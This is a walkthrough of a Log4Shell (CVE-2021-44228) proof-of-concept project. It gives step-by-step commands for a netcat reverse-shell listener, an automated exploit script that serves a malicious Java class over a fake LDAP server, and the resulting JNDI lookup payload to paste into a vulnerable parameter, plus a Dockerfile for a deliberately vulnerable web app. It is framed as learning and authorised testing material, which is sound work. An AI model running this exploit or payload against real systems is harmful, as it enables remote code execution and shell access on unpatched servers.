
Log4Shell Reverse Shell PoC Walkthrough
CVE-2021-44228 end to end: a dockerised vulnerable Java web app, a fake LDAP server, and a JNDI lookup string that returns a reverse shell on Java 8u20.
Summary
This is a walkthrough of the log4j-shell-poc project, which packages CVE-2021-44228 as something you can run end to end rather than read about. A Dockerfile builds a deliberately vulnerable Java web application that logs a user supplied field through log4j, reachable on port 8080 once the container is started with host networking. The Python proof of concept then does the rest of the work: it compiles an exploit class, serves it over HTTP, stands up a fake LDAP server on 1389 and prints the JNDI lookup string to paste into the vulnerable parameter. When the application logs that string it resolves the LDAP reference, fetches the class and runs it, returning a shell on the listener. The one requirement that trips people up is the JDK: the exploit targets an early Java 8 build, so jdk1.8.0_20 has to be downloaded from Oracle’s archive and extracted into the repository under exactly that name.
A Proof-Of-Concept for the recently found CVE-2021-44228 vulnerability. Recently there was a new vulnerability in log4j, a java logging library that is very widely used in the likes of elasticsearch, minecraft and numerous others.
In this repository we have made and example vulnerable application and proof-of-concept (POC) exploit of it.
A video showing the exploitation process
Vuln Web App:
Ghidra (Old script):
Minecraft PoC (Old script):
Proof-of-concept (POC)
As a PoC we have created a python file that automates the process.
Requirements:
1
pip install -r requirements.txt
Usage:
- Start a netcat listener to accept reverse shell connection.
1
nc -lvnp 9001
- Launch the exploit. Note: For this to work, the extracted java archive has to be named:
jdk1.8.0_20, and be in the same directory.
1
2
3
4
5
6
7
8
9
10
11
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

Listening on 0.0.0.0:1389
This script will setup the HTTP server and the LDAP server for you, and it will also create the payload that you can use to paste into the vulnerable parameter. After this, if everything went well, you should get a shell on the lport.
Our vulnerable application
We have added a Dockerfile with the vulnerable webapp. You can use this by following the steps below:
1
2
1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc
Once it is running, you can access it on localhost:8080
If you would like to further develop the project you can use Intellij IDE which we used to develop the project. We have also included a .idea folder where we have configuration files which make the job a bit easier. You can probably also use other IDE’s too.
Getting the Java version.
At the time of creating the exploit we were unsure of exactly which versions of java work and which don’t so chose to work with one of the earliest versions of java 8: java-8u20.
Oracle thankfully provides an archive for all previous java versions: https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html. Scroll down to 8u20 and download the appropriate files for your operating system and hardware.

Note: You do need to make an account to be able to download the package.
Once you have downloaded and extracted the archive, you can find java and a few related binaries in jdk1.8.0_20/bin. Note: Please make sure to extract the jdk folder into this repository with the same name in order for it to work.
1
2
3
4
5
6
❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
Disclaimer
This repository is not intended to be a one-click exploit to CVE-2021-44228. The purpose of this project is to help people learn about this awesome vulnerability, and perhaps test their own applications (however there are better applications for this purpose, ei: https://log4shell.tools/).
Our team will not aid, or endorse any use of this exploit for malicious activity, thus if you ask for help you may be required to provide us with proof that you either own the target service or you have permissions to pentest on it.